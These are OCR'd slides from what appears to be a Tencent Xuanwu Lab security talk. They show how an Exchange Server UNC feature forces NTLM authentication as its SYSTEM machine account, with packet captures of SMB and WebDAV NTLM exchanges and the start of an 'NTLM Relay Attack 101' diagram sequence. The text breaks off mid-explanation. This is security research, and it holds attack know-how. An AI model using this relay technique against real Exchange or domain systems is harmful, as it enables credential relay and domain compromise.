
腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

The UNC Feature

- Trigger SMB connection
  - Exchange Server runs with NT AUTHORITY\SYSTEM
  - NTLM authentication with XLAB\Exchange1$ (Machine Account)



```
951 6.498591      172.19.0.100       10.0.0.9           SMB2      220 Session Setup Request, NTLMSSP_NEGOTIATE
965 6.500999      10.0.0.9           172.19.0.100       SMB2      347 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
967 6.501357      172.19.0.100       10.0.0.9           SMB2      631 Session Setup Request, NTLMSSP_AUTH, User: XLAB\EXCHANGE1$
```




```
∨ Security Blob: a18201e1308201dda0030a0101a28201c0048201bc4e544c4d5353500003000000180018…
  ∨ GSS-API Generic Security Service Application Program Interface
    ∨ Simple Protected Negotiation
      ∨ negTokenTarg
          negResult: accept-incomplete (1)
          responseToken: 4e544c4d53535000030000001800180086000000e010e019e0000000800080058000000…
        ∨ NTLM Secure Service Provider
            NTLMSSP identifier: NTLMSSP
            NTLM Message Type: NTLMSSP_AUTH (0x00000003)
          > Lan Manager Response: 000000000000000000000000000000000000000000000000
            LMv2 Client Challenge: 0000000000000000
          > NTLM Response: c842dc0f75edfd18d5e2e9fdffa0905e0101000000000000008060f4526b66d7014ad80115…
          > Domain name: XLAB
          > User name: EXCHANGE1$
          > Host name: EXCHANGE1
          > Session Key: f3701c8cdc49289f4def259089080163
          > Negotiate Flags: 0xe2880215, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version,
          > Version 10.0 (Build 17763); NTLM Current Revision 15
            MIC: a8ffaf358499168cdcf766afc5390342
        mechListMIC: 01000000ec9f27793f24673300000000
```


What can we do with the SMB connection / NTLM authentication ? 🤔

What is NTLM

- Embedded challenge-response style authentication protocol
- Protocols using NTLMSSP
  - NTLM over SMB
  - NTLM over HTTP
  - NTLM over LDAP
  - NTLM over MSRPC
  - …
- NTLM relay attack




```
SMB2 (Server Message Block Protocol version 2)
 > SMB2 Header
 v Session Setup Request (0x01)
      [Preauth Hash: 6cbbfca0177859e020973c5cf33c821866c1ec157d6e7d7f928bcda6365e25a5769
    > StructureSize: 0x0019
    > Flags: 0
    > Security mode: 0x02, Signing required
    > Capabilities: 0x00000001, DFS
      Channel: None (0x00000000)
      Previous Session Id: 0x0000000000000000
      Blob Offset: 0x00000058
      Blob Length: 509
    v Security Blob: a18201f9308201f5a0030a0101a28201d8048201d44e544c4d53535000030000001
       v GSS-API Generic Security Service Application Program Interface
          v Simple Protected Negotiation
             v negTokenTarg
                  negResult: accept-incomplete (1)
                  responseToken: 4e544c4d5353500003000000180018008c00000020012001a4000000
                > NTLM Secure Service Provider
                  mechListMIC: 01000000b332f689bae6119700000000
```



```
Hypertext Transfer Protocol
 > GET /O3VJWTXUKA HTTP/1.1\r\n
   Cache-Control: no-cache\r\n
   Connection: Keep-Alive\r\n
   Pragma: no-cache\r\n
   User-Agent: Microsoft-WebDAV-MiniRedir/10.0.19042\r\n
   translate: f\r\n
   Host: 127.0.0.1\r\n
 v Authorization: NTLM TlRMTVNTUAABAAAAB7IIogkACQA3AAAADwAPACgAAAAKAGFKAAAAD0RFU0tUT1AtT
    > NTLM Secure Service Provider
   \r\n
```

NTLM Relay Attack 101




[NTLM Negotiation]
Let me log in to
\\attacker\share

[NTLM Negotiation]
Let me log in to
the vulnerable service


Attacker
Victim
Attacked Target
DC

NTLM Relay Attack 101




Attacker
[NTLM Challenge]
Here is a challenge, hash it with your password
[NTLM Challenge]
Here is a challenge, hash it with your password
Victim
Attacked Target
DC

NTLM Relay Attack 101


Attacker
[NTLM Auth]
I am DOMAIN\victim, here is
the challenge-response
